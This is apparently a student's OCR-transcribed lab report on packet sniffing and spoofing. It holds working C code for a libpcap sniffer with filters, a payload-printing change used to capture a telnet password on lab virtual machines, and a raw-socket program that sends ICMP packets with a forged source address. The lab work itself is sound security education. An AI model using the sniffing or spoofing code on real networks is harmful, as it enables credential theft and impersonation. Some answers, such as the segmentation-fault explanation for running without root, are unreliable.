
3.1 Task 2.1: Writing Packet Sniffing Program

- Typed in the given sample code of packet sniffing program on Attacker's machine named **pkt_sniff.c**
- After doing ifconfig on machine, found **enp0s3** ethernet, as shown below:



Task 2.1A: Understanding How a Sniffer Works

- Updated the sniff.c program with ipheader through which it will capture the packets. From those packets, we will get the source ip and destination ip.
- The source and destination IP addresses of each captured packet is getting print in this program.
- Refer below three continuous screenshots of sniffer program in c




```c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>

struct ethheader
{
        // Destination IP address
        u_char ether_dhost[6];
        // Source IP address
        u_char ether_shost[6];
        // Protocol type
        u_short ether_type;
};

struct ipheader
{
        // IP header length and version
        unsigned char iph_ihl:4, iph_ver:4;

        // Type of service
        unsigned char iph_tos;

        // IP packet length
        unsigned short int iph_len;

        // Identification
        unsigned short int iph_ident;

        // Fragmentation flags and flag offset
        unsigned short int iph_flag:3, iph_offset:13;

        // Time to Live
        unsigned char iph_ttl;
```


```
        // Protocol type
        unsigned char iph_protocol;

        // IP datagram checksum
        unsigned short int iph_chksum;

        // Source IP address
        struct in_addr iph_sourceip;

        // Destination IP address
        struct in_addr iph_destip;
};

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
        struct ethheader *eth = (struct ethheader *)packet;

        if (ntohs(eth->ether_type) == 0x0800) // 0x0800 is IP type
        {
                struct ipheader *ip = (struct ipheader *)(packet + sizeof(struct ethheader
));

                printf("Src IP: %s\n", inet_ntoa(ip->iph_sourceip));
                printf("Dest IP: %s\n", inet_ntoa(ip->iph_destip));

                switch (ip->iph_protocol)
                {
                        case IPPROTO_TCP:
                        printf("   Protocol: TCP\n");
                        return;
                        case IPPROTO_UDP:
                        printf("   Protocol: UDP\n");
                        return;
                        case IPPROTO_ICMP:
```

```
                        printf("   Protocol: ICMP\n");
                        return;
                        default:
                        printf("   Protocol: others\n");
                        return;
                }
        }
}

int main()
{
        pcap_t *handle;
        char errbuf[PCAP_ERRBUF_SIZE];
        struct bpf_program fp;
        char filter_exp[] = "ip proto icmp";
        bpf_u_int32 net;

        // Step 1: Open live pcap session on NIC with name enp0s3
        handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

        // Step 2: Compile filter_exp into BPF psuedo-code
        pcap_compile(handle, &fp, filter_exp, 0, net);
        pcap_setfilter(handle, &fp);

        // Step 3: Capture packets
        pcap_loop(handle, -1, got_packet, NULL);

        // Close the handle
        pcap_close(handle);
        return 0;
}
```

- Pinged server IP address (10.0.2.8) from Attacker's machine (10.0.2.7)



- Observed Src IP, Dest IP along with the protocol after executing the sniffer program. Refer given snapshot:



- **Question 1. Please use your own words to describe the sequence of the library calls that are essential for sniffer programs. This is meant to be a summary, not detailed explanation like the one in the tutorial or book.**

  Answer:1

  The sequence of library calls that are essential for sniffer programs are as follows:

  i. Executing “ifconfig” command on machine and figuring out the ethernet interface on the machine and then using it in the sniffer program.

ii. Next sniffer will initialize the PCAP and notify PCAP to sniff on a specific device to create a sniffing environment which is known as session. There is usually a session per device to be sniffed.

iii. Traffic filtering needs to be done to sniff and analyse the packet by setting up the desired rule for every session of sniffing.

iv. Fourth is the execution part where sniffing is executed.


v. The session's termination.

- **Question 2. Why do you need the root privilege to run a sniffer program? Where does the program fail if it is executed without the root privilege?**

  Answer:2

  The sniffer program wants to control network interfaces, and without root access in linux, it's difficult because operating system doesn't allow normal user to set the fields in the protocol header.

  If the sniffer program is executed without root privileges, then the program will give segmentation fault and fail. The reason can be the program accesses memory that does not belong to it.



- **Question 3. Please turn on and turn off the promiscuous mode in your sniffer program. Can you demonstrate the difference when this mode is on and off? Please describe how you can demonstrate this.**

  Answer:3


  The third parameter in **pcap_open_live** specifies whether or not the capture system is in promiscuous mode.

  When Promiscuous mode: Off

- Changing third parameter to 0 in sniffer program.

```
        handle = pcap_open_live("enp0s3", BUFSIZ, 0, 10
00, errbuf);
```

- Only the desired or addressed network traffic from the network controller is being sniffed by the sniffer.




When Promiscuous mode: On

- Changing third parameter to 1 in sniffer program.

```
        handle = pcap_open_live("enp0s3", BUFSIZ, 1, 10
00, errbuf);
```

- All traffic from the network controller is being sniffed by the sniffer instead of specific network traffic which needs to be addressed.




Task 2.1B: Writing Filters. Please write filter expressions for your sniffer program to capture each of the followings. You can find online manuals for pcap filters. In your lab reports, you need to include screenshots to show the results after applying each of these filters.

- **Capture the ICMP packets between two specific hosts.**
    - Updated the filter for ICMP packets between 10.0.2.7 and 10.0.2.8 in sniffer program

```
        char filter_exp[] = "proto ICMP and (host 10.0.
2.7 and 10.0.2.8)";
```


    - In the below screenshot, observed only ICMP packets being captured between the two specific hosts.



- **Capture the TCP packets with a destination port number in the range from 10 to 100.**
    - Modified the filter for TCP packets with destination port ranging from 10 to 100 in the sniffer program (**sniff_tcp.c**)

```
        char filter_exp[] = "proto TCP and dst portrang
e 10-100";
```

    - In the below screenshot, observed TCP packets being captured where destination port is in the range between 10-100.



Task 2.1C: Sniffing Passwords. Please show how you can use your sniffer program to capture the password when somebody is using telnet on the network that you are monitoring. You may need to modify your sniffer code to print out the data part of a captured TCP packet (telnet uses TCP). It is acceptable if you print out the entire data part, and then manually mark where the password (or part of it) is.


- Modified the sniffer program to capture the password when someone does telnet on the network which is being monitored.

```
        char *data = (u_char *)packet + sizeof(struct ethheader)
+ sizeof(struct ipheader) + sizeof(struct tcpheader);
        size_data = ntohs(ip->ip_len) - (sizeof(struct ipheader)
+ sizeof(struct tcpheader));
        if(size_data > 0) {
                printf("Payload (%d bytes):\n", size_data);
                for(i=0; i<size_data; i++){
                if(isprint(*data))
                        printf("%c", *data);
                else
                        printf(".");
                data++;
                }

        }
```

- char *data in the above code will print the data (in characters) which is captured by which sniffing the packet.
- Executed sniffer program and parallel on the same virtual machine ran telnet command:

```
[01/24/21]seed@VM:~$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
```

- For TCP protocol captured packets, observed the password (dees) of username (seed) as highlighted in below snapshot, where destination port is 23:



3.2 Task 2.2: Spoofing

Task 2.2A: Write a spoofing program. Please write your own packet spoofing program in C. You need to provide evidence (e.g., Wireshark packet trace) to show that your program successfully sends out spoofed IP packets.


- Below is the packet spoofing program in C

```c
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
#include "header.h"

unsigned short in_cksum(unsigned short *buf, int length)
{
    unsigned short *w = buf;
    int nleft = length;
    int sum = 0;
    unsigned short temp = 0;

    while (nleft > 1)
    {
        sum += *w++;
        nleft -= 2;
    }
    if (nleft == 1)
    {
        *(u_char *)(&temp) = *(u_char *)w;
        sum += temp;
    }

    // add back carry outs from top 16 bits to low 16 bits
    sum = (sum >> 16) + (sum & 0xffff); // add high 16 to low 16
    sum += (sum >> 16);                 // add carry
    return (unsigned short)(~sum);

}

// Given an IP packet, send it out using a raw socket.
void send_raw_ip_packet(struct ipheader *ip)
{
    struct sockaddr_in dest_info;
    int enable = 1;
```

```c
    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}

int main()
{
    char buffer[3000];

    memset(buffer, 0, 3000);

    // Step 1: Fill in the ICMP header.
    struct icmpheader *icmp = (struct icmpheader *)(buffer + sizeof(struct ipheader));
    icmp->icmp_type = 8; //ICMP Type: 8 is request, 0 is reply.

    // Calculate the checksum for integrity
    icmp->icmp_chksum = 0;
    icmp->icmp_chksum = in_cksum((unsigned short *)icmp, sizeof(struct icmpheader));

    // Step 2: Fill in the IP header.
    struct ipheader *ip = (struct ipheader *)buffer;
    ip->iph_ver = 4;
    ip->iph_ihl = 5;
    ip->iph_ttl = 20;
    ip->iph_sourceip.s_addr = inet_addr("1.2.3.4");
    ip->iph_destip.s_addr = inet_addr("10.0.2.8");
    ip->iph_protocol = IPPROTO_ICMP;
```


```c
    ip->iph_protocol = IPPROTO_ICMP;
    ip->iph_len = htons(sizeof(struct ipheader) + sizeof(struct icmpheader));

    // Step 3: Finally, send the spoofed packet
    send_raw_ip_packet(ip);

    return 0;
}
```

- Also verified in wireshark that echo ping reply has been recieved for the request (echo request) being sent. It means that the spoofing program successfully spoofed. Refer given snapshot:

